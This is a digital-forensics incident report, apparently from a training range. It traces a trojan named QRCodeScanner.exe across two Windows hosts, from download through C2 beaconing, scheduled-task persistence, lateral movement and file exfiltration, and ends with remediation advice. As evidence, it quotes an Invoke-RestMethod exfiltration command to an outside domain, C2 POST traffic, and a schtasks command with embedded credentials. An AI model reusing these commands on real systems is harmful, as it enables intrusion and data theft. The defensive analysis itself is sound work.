
							initial access, often spawning utility processes like PowerShell.
2025-06-25	15:05:32	liam.sherman	ACC-WIN10-16	NTUSER.DAT	Execution of RamCapture64.exe recorded (Run Count: 3). Path: C:\temp\ram_capture_x64\RamCapture64.exe.	Registry Explorer	This tracks the execution of RamCapture64, a tool utilized for acquiring volatile memory from a live system.
2025-06-25	15:06:09		ACC-WIN10-16	Netscan	Network connection 172.16.6.116:50024 -> 172.16.2.6:8080 closed (PID 5360).	Volatility 3	Indicates termination of a network socket associated with the malware executable task
2025-06-25	15:07:22		ACC-WIN10-16	Netscan	Network connection 172.16.6.116:50037 -> 172.16.2.6:8080 closed (PID 5360).	Volatility 3	The latest observed closed connection for the malware process task
2025-06-25	15:07:51		ACC-WIN10-13	Netscan	Network connection closed (172.16.6.113:scan64651fin -> 172.16.2.6:8080) (PID 7672).	Volatility 3	Indicates termination of a network socket task associated with malware activity on ACC-WIN10-13.
2025-06-25	15:08:54		ACC-WIN10-16	SOFTWARE Registry Hive	Network "site.lan" recorded as the last connected network.	Registry Explorer	Records configuration and network connectivity information from network 'site.lan'
2025-06-25	15:10:37	liam.sherman	ACC-WIN10-16	NTUSER.DAT	Execution of gkape.exe recorded.	Registry Explorer	Tracks the execution of KAPE, an artifact parser and extractor tool often used for initial triage or evidence collection.

TIMELINE SUMMARY OF EVENTS

ACC-WIN10-16:

- 1. 2025-06-25, 11:19:31 UTC:**
 - The host ACC-WIN10-16 initiated an HTTP GET request for the malicious executable `QRCodeScanner.exe` from `http://sodium.ca/QRCodeScanner.exe`.
 - Packet capture data confirms the successful download of the malware executable.
- 2. 2025-06-25, 11:19:38 UTC:**
 - The malware executable `QRCodeScanner.exe` process was created on the host ACC-WIN10-16.
 - The host registered with the C2 server `saltybug.com` via an HTTP GET request to `/register/acc-win10-16/windows`, marking the initial C2 beacon, which immediately followed the process creation.
- 3. 2025-06-25, 11:20:13 UTC:**
 - A PowerShell script was launched by the malware attempting to elevate privileges and re-execute `QRCodeScanner.exe`
 -
- 4. 2025-06-25, 11:20:16 UTC:**
 - A second PowerShell execution re-ran the malware using the `-windowstyle hidden` flag to execute stealthily with Administrator rights. This action updated the Administrator account's last login time in the SAM Registry Hive.
- 5. 2025-06-25, 11:20:51 UTC:**
 - The malware executed the legitimate binary `systeminfo.exe` to gather details about the operating system. This is a common Discovery technique used by adversaries.
- 6. 2025-06-25, 11:37:08 UTC:**
 - The malware executed `netstat -ano` to list active network connections and ports. This command completed the initial Discovery phase on ACC-WIN10-16.
- 7. 2025-06-25, 11:37:43 UTC:**
 - Lateral Movement Preparation was initiated by executing `net use` to attempt mapping a network share to the secondary host ACC-WIN10-13 using Administrator credentials
- 8. 2025-06-25, 11:38:51 UTC:**

The C2 server (saltybug.com) received confirmation regarding the successful establishment of the persistence mechanism, ThreadCleaner, on ACC-WIN10-16. Persistence via scheduled tasks is a frequent technique used by adversaries shown in Wireshark analysis to the left.



9. 2025-06-25, 11:39:26 UTC:

- The command `schtasks /run /tn ThreadCleaner /s acc-win10-13` was executed from ACC-WIN10-16, initiating the immediate launch of the malicious scheduled task on the compromised remote host ACC-WIN10-13.

ACC-WIN10-13:

10. 2025-06-25, 11:37:44 UTC:

- The host ACC-WIN10-13 recorded a Successful Logon (Event ID 4624, Logon Type 3) for the Administrator account.
- Logon Type 3 indicates a logon to access shared resources. The authentication originated from 172.16.6.116 (ACC-WIN10-16) via Kerberos, confirming successful lateral movement authentication.

11. 2025-06-25, 11:38:15 UTC:

- Malware execution files were copied to the target host via `Robocopy.exe`

12. 2025-06-25, 11:39:26 UTC:

- The malware executable `QRCodeScanner.exe` was launched on ACC-WIN10-13
Image: `C:\Windows\Vss\QRCodeScanner.exe`.
- The execution was spawned by a system service
`C:\Windows\System32\svchost.exe`, confirming successful lateral movement payload execution via the scheduled task trigger.

13. 2025-06-25, 11:40:00 UTC:

- The malware executed a command (`cmd /c copy...`) to perform Internal Staging, copying and renaming the binary to
`C:\Windows\vss\vixDiskMountServer.exe`.
- This staging activity was conducted to maintain persistence using the scheduled task `ThreadCleaner`.

14. 2025-06-25, 11:40:40 UTC:


- The compromised host ACC-WIN10-13 initiated network communication to the external C2 server 162.241.253.54.
- This communication represents the C2 registration beacon from the newly infected host.

15. 2025-06-25, 11:41:20 UTC:

- A PowerShell script was executed by the malware to locate and copy files from user directories.
- The script staged the file `secret1.file` located in directory `C:\Windows\vss\secret1.file`, which is evidence of data staging prior to exfiltration.

16. 2025-06-25, 11:42:01 UTC:

- Network analysis confirms that the C2 server leveraged the connection to access and likely exfiltrate a log file, `actuator-06-14-2025-1.log`, from the `rosemary.cortez` user profile.



```

Wireshark · Follow TCP Stream (tcp.stream eq 675) · 20250625_acc-win10-13_Onion_PCAP.pcap

POST http://saltybug.com/update HTTP/1.1
Host: saltybug.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Connection: close
Content-Length: 116
Content-Type: text/plain
Accept-Encoding: gzip

ip=172.16.6.113 10.10.6.113
hid=3
hn=acc-win10-13
tid=33
C:\Users\rosemary.cortez\logs\actuator-06-14-2025-1.log

HTTP/1.1 200 OK
Server: nginx/1.24.0
Date: Wed, 25 Jun 2025 11:42:03 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
X-Cache: MISS from ["site-proxy.site.lan"]
X-Cache-Lookup: MISS from ["site-proxy.site.lan"]:3128
Via: 1.1 ["site-proxy.site.lan"] (squid/3.5.27)
Connection: close

```

17. 2025-06-25, 11:42:02 UTC:

- A second PowerShell script was executed to copy an additional file for exfiltration, staging `secret2.file`.

18. 2025-06-25, 11:42:44 UTC:

- Malicious PowerShell command `Invoke-RestMethod` launched a POST request to the secondary C2 domain `s4ltybug.com` confirming data exfiltration activity.
- PowerShell logs captured the launch of a malicious command `Invoke-RestMethod -Uri http://s4ltybug.com/ -Method Post -InFile $file`.

19. 2025-06-25, 11:44:17 UTC:

- A massive data transfer (60,663,337 bytes IN) occurred during a POST request to `s4ltybug.com` proxy log, indicative of successful data exfiltration.

20. 2025-06-25, 11:44:57 UTC:

- Command `Invoke-RestMethod` is responsible for recursively accessing user directories and uploading/exfiltrating files to the suspicious external domain `s4ltybug.com`.

21. 2025-06-25, 11:45:33 UTC:


- The malware executed `cmd /c del C:\Windows\vss\secrets.txt;echo "success"` to delete the staged secrets text file, an action recorded in Sysmon Logs indicating system cleanup.

22. 2025-06-25, 11:46:06 UTC:

- A subsequent command `cmd /c del C:\Windows\vss\secrets.zip;echo "success"` was executed via the malware process to delete the secrets zip file, marking the final tidy-up activity logged by Sysmon.

23. 2025-06-25, 11:46:31 UTC:

- The last attempted execution command from the C2 server `fakeexit` was observed on ACC-WIN10-16, suggesting continued adversary interaction until termination shown in TCP stream below.



Wireshark · Follow TCP Stream (tcp.stream eq 1087) · 20250625_acc-win10-16_Onion_PCAP.pcap

```
POST http://saltybug.com/update HTTP/1.1
Host: saltybug.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Connection: close
Content-Length: 112
Content-Type: text/plain
Accept-Encoding: gzip

ip=172.16.6.116 10.10.6.116
hid=1
hn=acc-win10-16
tid=38
exec: "fakeexit": executable file not found in %PATH%
```

24. 2025-06-25, 15:05:32 UTC:

- Forensic containment began with the execution of `RamCapture64.exe` on ACC-WIN10-16 (Run Count: 3) by user `liam.sherman`, utilized for acquiring volatile memory.

25. 2025-06-25, 15:07:51 UTC:

- The final network socket associated with the malware process (PID 7672) on ACC-WIN10-13 was observed closing, indicating successful termination of the malware process.

26. 2025-06-25, 15:10:37 UTC:

- The forensic collection tool `gkape.exe` was executed on ACC-WIN10-16, indicating further evidence collection and triage actions were performed shown in NTUSER.DAT registry hive below.

Registry hives (2)				Available bookmarks (60/0)			
Enter text to search...				Find			
Key name	# values	# subkeys	La				
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	1	1					
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce	1	1					
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnceEx	1	1					
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnceEx\Exe	1	1					
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnceEx\Exe\Exe	1	1					
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnceEx\Exe\Exe\Exe	1	1					

ACC-WIN10-16

- **IP Address:** 172.16.6.116
- **Operating System:** Windows
- **Accounts related to incident:** Administrator, liam.sherman
- **Network Location:** site-Accounting
- **Physical Location:** Virtual Organization

HOSTNAME ANALYSIS

Malware Analysis: The malware executable `QRCodeScanner.exe` was identified on this host. The file has a Prefetch Hash of A52E9B41 shown in figure below.

Alignment			Number			
F	G	H	I	J	K	L
ExecutableName	☒ Hash	Size	Version	RunCount	LastRun	PreviousRun0
QRCODESCANNER.EXE	A52E9B41	20144	Windows	2	6/25/2025 11:20	6/25/2025 11:19

External analysis via VirusTotal classified the binary as malware, a trojan, and an evader. The malware utilizes techniques for Defense Evasion identified by behavioral tags such as `detect-debug-environment`, `self-delete`, and `sets-process-name`. ANY.RUN detailed the behavior activities are expected in figure to the right. The malware successfully deployed and established the persistence scheduled task. The primary malicious activity involved the Discovery phase, where the malware executed several legitimate Windows binaries, including `systeminfo.exe`, `netstat -ano`, `ipconfig /all`, and commands to enumerate users and local administrator groups (`net user`, `net localgroup administrators`). The final action was the preparation for Lateral Movement using the `net use` command with embedded credentials to access ACC-WIN10-13.

SUSPICIOUS

- Process drops legitimate windows executable
 - powershell.exe (PID: 6460)
- Starts a Microsoft application from unusual location
 - powershell.exe (PID: 6460)
- Reads the date of Windows installation
 - powershell.exe (PID: 6460)
- Reads security settings of Internet Explorer
 - powershell.exe (PID: 6460)
- Process checks Powershell history file
 - powershell.exe (PID: 6460)

INFO

- The sample compiled with english language support
 - powershell.exe (PID: 6460)
- Checks supported languages
 - powershell.exe (PID: 6460)
- Process checks Powershell version
 - powershell.exe (PID: 6460)
- Reads the software policy settings
 - powershell.exe (PID: 6460)
- Reads the machine GUID from the registry
 - powershell.exe (PID: 6460)
- Reads the computer name
 - powershell.exe (PID: 6460)
- Reads Environment values
 - powershell.exe (PID: 6460)
- Checks current location (POWERSHELL)
 - powershell.exe (PID: 6460)
- Create files in a temporary directory
 - powershell.exe (PID: 6460)
- Process checks computer location settings
 - powershell.exe (PID: 6460)

Values				UserAssist			
Enter text to search...				Find			
Program Name	Run Counter	Focus Count	Focus Time	Last Executed			
C:\temp\ram_capture_x64\RamCapture64.exe	3	3	0d, 0h, 04m, 17s	2025-06-25 15:05:32			

process was created. Network analysis confirmed the persistence mechanism establishment was successfully reported back to saltybug.com at 11:38:51 UTC.

ACC-WIN10-13

- **IP Address:** 172.16.6.113
- **Operating System:** Windows
- **User Accounts related to incident:** Administrator, rosemary.cortez, liam.sherman
- **Network Location:** site-Accounting
- **Physical Location:** Virtual Organization

HOSTNAME ANALYSIS

- **Malware Analysis:** This host was successfully compromised via Lateral Movement initiated from ACC-WIN10-16 using Administrator credentials. The malware QRCodeScanner.exe, was launched on this host at 11:39:26 UTC. ThreadCleaner was also run on this host shown in the Sysmon targeted search pictured below.

```
arentCommandLine: cmd.exe /c schtasks.exe /create /f /SC once /ST 23:59 /TN ThreadCleaner /TR C:\Windows\vss\QRCodeScanner.exe /RL highest /u Administrator@site /p Simspace1  
Simspace1! /ru Administrator@site /rp Simspace1!Simpace1! /s acc-win10-13, schtasks.exe /create /f /SC once /ST 23:59 /TN ThreadCleaner /TR C:\Windows\vss\QRCodeScanner.exe
```

The malware performed Internal Staging by copying and renaming the binary to C:\Windows\vss\vixDiskMountServer.exe to maintain persistence. The figure below is the software registry hive confirming when the task was last started. The activity included execution of PowerShell to collect files, specifically staging secret1.file (MFT Entry 159423) and secret2.file. PowerShell logs explicitly captured the command Invoke-RestMethod -Uri http://s4ltybug.com/ -Method Post -InFile \$file used for recursively accessing directories and exfiltrating files.

Key name	# values	# subkeys	La
Boot	0	14	
Logon	0	30	
Maintenance	0	55	
Plain	0	168	
Tasks	0	212	
Tree	1	15	
TaskStateFlags	0	2	
WP	0	1	
SecEdit	6	2	

Version	Key Name	Path	Last Start	Last Stop	Task S
3	{810E63A9-8497-4814-88A1-492A4D4592D5}	\ThreadCleaner	2025-06-25 11:39:26		

Log Analysis: Windows Logs recorded a Successful Logon (Event ID 4624, Logon Type 3) for the Administrator account, originating from ACC-WIN10-16 (172.16.6.116) using Kerberos. This

confirmed the immediate success of the lateral movement attempt. Sysmon Logs captured the execution of `QRCodeScanner.exe` spawned by `svchost.exe`.

The SAM Registry Hive tracks the last successful logon for the Administrator account as shown in image below.

Values	User accounts												
Drag a column header here to group by that column													
Vali...	User Id	In...	Total Login Count	C...	Last Login Time	...	...	...	...	...	...	...	...
	=	=	=	=	=								
☒	1006	0	0	2...				ss	ss			☐	☐
	500	0	1627	2...	2025-06-25 11:20:16			A		A	Bu		

While the MFT Entry was logged for the staged file `secret1.file` shown in figure below.

A	B	C	D	E	F	G	H	I	J	K	L
EntryN...	Sequence	InUse	ParentEnt	ParentSec	ParentPath	FileName	Extension	FileSize	Reference	ReparseT...	IsDirector...
159423	86	TRUE	5295	1	.\Windows\Vss	secret1.file	.file	841095	1		FALSE

- **Network Traffic Analysis:** The host initiated C2 communication with 162.241.253.54 (`saltybug.com`) immediately following payload execution. The C2 registration URI was explicitly identified as `saltybug.com/register/acc-win10-13/windows`. Crucially, network analysis confirmed that the C2 server leveraged the connection to access and likely exfiltrate the log file `actuator-06-14-2025-1.log` from the `rosemary.cortez` user profile at 11:42:01 UTC. PowerShell commands were observed attempting to upload files to the external domain `s4ltybug.com`.

CONCLUSION AND RECOMMENDATIONS

The organization was subject to a coordinated cyberattack, with hosts ACC-WIN10-16 and ACC-WIN10-13 confirmed as compromised. The attack began with the successful download and execution of the malicious executable, `QRCodeScanner.exe`, on ACC-WIN10-16. External threat intelligence analysis VirusTotal and ANY.RUN confirmed this is a malware.

The adversary successfully achieved Persistence (TA0003) on both compromised systems by installing a scheduled task named `ThreadCleaner` and performing Lateral Movement using Administrator credentials. Evidence confirmed the successful compromise and subsequent payload execution on the secondary host, ACC-WIN10-13, leading to data staging of files `secret1.file`, `secret2.file`, and the exfiltration of log file `actuator-06-14-2025-1.log` from the `rosemary.cortez` user profile.

The primary impact involves the loss of confidentiality and integrity due to unauthorized access, installation of persistent malicious code, and confirmed data exfiltration to the C2 domains `saltybug.com` and `s4ltybug.com`. Forensic findings, supported by malware analysis, clearly establish the malware's capability to use scripting mechanisms (PowerShell) for execution, persistence, and data collection.

Recommendations:

- **Re-image Compromised Hosts:** Mandate the immediate and complete re-imaging of ACC-WIN10-16 and ACC-WIN10-13 to ensure the executables like `QRCodeScanner.exe`, `vixDiskMountServer.exe`) and persistence mechanisms like `ThreadCleaner` are completely eradicated.
- **Perimeter Blocking:** Immediately block all outbound and inbound network traffic associated with the C2 domains `saltybug.com` and `s4ltybug.com` at the perimeter firewall/proxy.
- **Credential Reset:** Execute a global password reset for all system administrator accounts, focusing immediately on the Administrator account compromised and used for lateral movement and persistence setup.
- **Application Whitelisting/Execution Control:** Implement strict application whitelisting or controls to prevent the execution of unauthorized binaries from non-standard locations such as `C:\Users\Public` to prevent initial compromise via untrusted executables like `QRCodeScanner.exe`.
- **PowerShell Hardening:** Implement enhanced monitoring and logging for PowerShell usage. This should include Script Block Logging and Module Logging across all hosts to capture the full content of commands used for discovery, data staging, and exfiltration such as the `Invoke-RestMethod`.
- **Lateral Movement Prevention:** Implement and enforce MFA for all administrator accounts and remote access services to mitigate the risk associated with compromised credentials being used for lateral movement.
- **Review and Restrict Scheduled Tasks:** Conduct an audit of all user and administrator scheduled tasks, and establish policies to prohibit the creation of unauthorized or suspicious scheduled tasks.

- **Data Extrusion Prevention:** Deploy data loss prevention (DLP) systems or policies to monitor and alert on large outbound data transfers (especially POST requests) containing sensitive file extensions, matching the observed data staging and exfiltration activity.